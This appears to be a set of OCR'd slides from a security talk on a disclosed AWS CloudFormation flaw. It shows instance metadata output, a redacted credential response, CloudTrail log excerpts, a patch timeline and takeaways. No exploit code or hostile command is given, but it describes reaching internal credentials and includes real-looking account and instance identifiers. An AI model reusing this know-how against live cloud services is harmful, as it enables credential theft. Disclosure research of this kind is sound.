
Happy Hanukkah

```
[devenv3] ~/r/cloudformation ❯❯❯ tail -f result.txt
{
  "accountId" : "380789617082",
  "architecture" : "x86_64",
  "availabilityZone" : "us-east-1d",
  "billingProducts" : null,
  "devpayProductCodes" : null,
  "marketplaceProductCodes" : null,
  "imageId" : "ami-00d5bc0c25c2bfebd",
  "instanceId" : "i-032b64c203bdcac1a",
  "instanceType" : "c4.xlarge",
  "kernelId" : null,
  "pendingTime" : "2020-07-23T20:41:27Z",
  "privateIp" : "10.247.110.150",
  "ramdiskId" : null,
  "region" : "us-east-1",
  "version" : "2017-09-30"
}
```

Credentials?

```
{
  "Code" : "Success",
[redacted]
}
```

Credentials?



```
▼   2021-09-06T14:41:21.875+03:00    {"eventVersion":"1.08","userIdentity":{"type":"AWSService","invokedBy":"AWS Internal"},"eventTime":"202…
```

Copy

```
{
    "eventVersion":
    "userIdentity":
        "type": "AWS
        "invokedBy":
    },
    "eventTime": "20
    "eventSource": "
    "eventName": "Ge
    "awsRegion": "us
    "sourceIPAddress
    "userAgent": "AW
    "errorCode": "Ac
    "errorMessage":
    "requestParamete
        "X-Amz-Date"
        [redacted]
        "X-Amz-Expir
        "key": "a.js
    },
    "responseElement
    "additionalEvent
        "SignatureVe
        "CipherSuite
        "bytesTransf
        "AuthenticationMethod": "QueryString",
        "x-amz-id-2": "8VzEQR50uZiw8XU90cWY8/4zOrLmVuLxFe4FqpxKgccv1ZGCqewBRYP77Lp/oLJuy7lW7t5tiuI=",
        "bytesTransferredOut": 243
    },
    "requestID" [redacted]
    "eventID": [redacted]
    "readOnly": true,
    "resources": [
        {
```

```
"userIdentity": {
    "type": "AWSService",
    "invokedBy": "AWS Internal"
},
"eventTime": "2021-09-06T11:36:13Z",
"eventSource": "s3.amazonaws.com",
"eventName": "GetObject",
"awsRegion": "us-east-1",
"sourceIPAddress": "AWS Internal",
"userAgent": "AWS Internal",
"errorCode": "AccessDenied"
```

All good things come to an end

- We stopped here
- Disclosure
- The patch was deployed within **25 hours**!
  - Fully patched in all regions ~6 days

Further elevation?


- These were NOT CloudFormation’s service credentials
- We didn’t explore much further
- What we did find in our short exploration
  - Internal configuration files
  - Evidence for internal services
  - Internal credentials
- We believe escalation to an RCE would’ve led to severe cross tenant violation
  - SuperGlue

How we validated the fix

- Interesting in itself
- You can find it in our technical blog
  - Coming out tomorrow

Takeaways

- Blackbox is hard
- Logical vulnerabilities are a thing
- No platform is infallible
  - But cloud IS more secure
- Twitter doesn’t like fighter jets



The following media includes potentially sensitive content.
Change settings

Further research ideas for the cloud

- Services trust one another
- Fallback mechanisms

- Good things coming soon…

Thank you!

@tzahpahima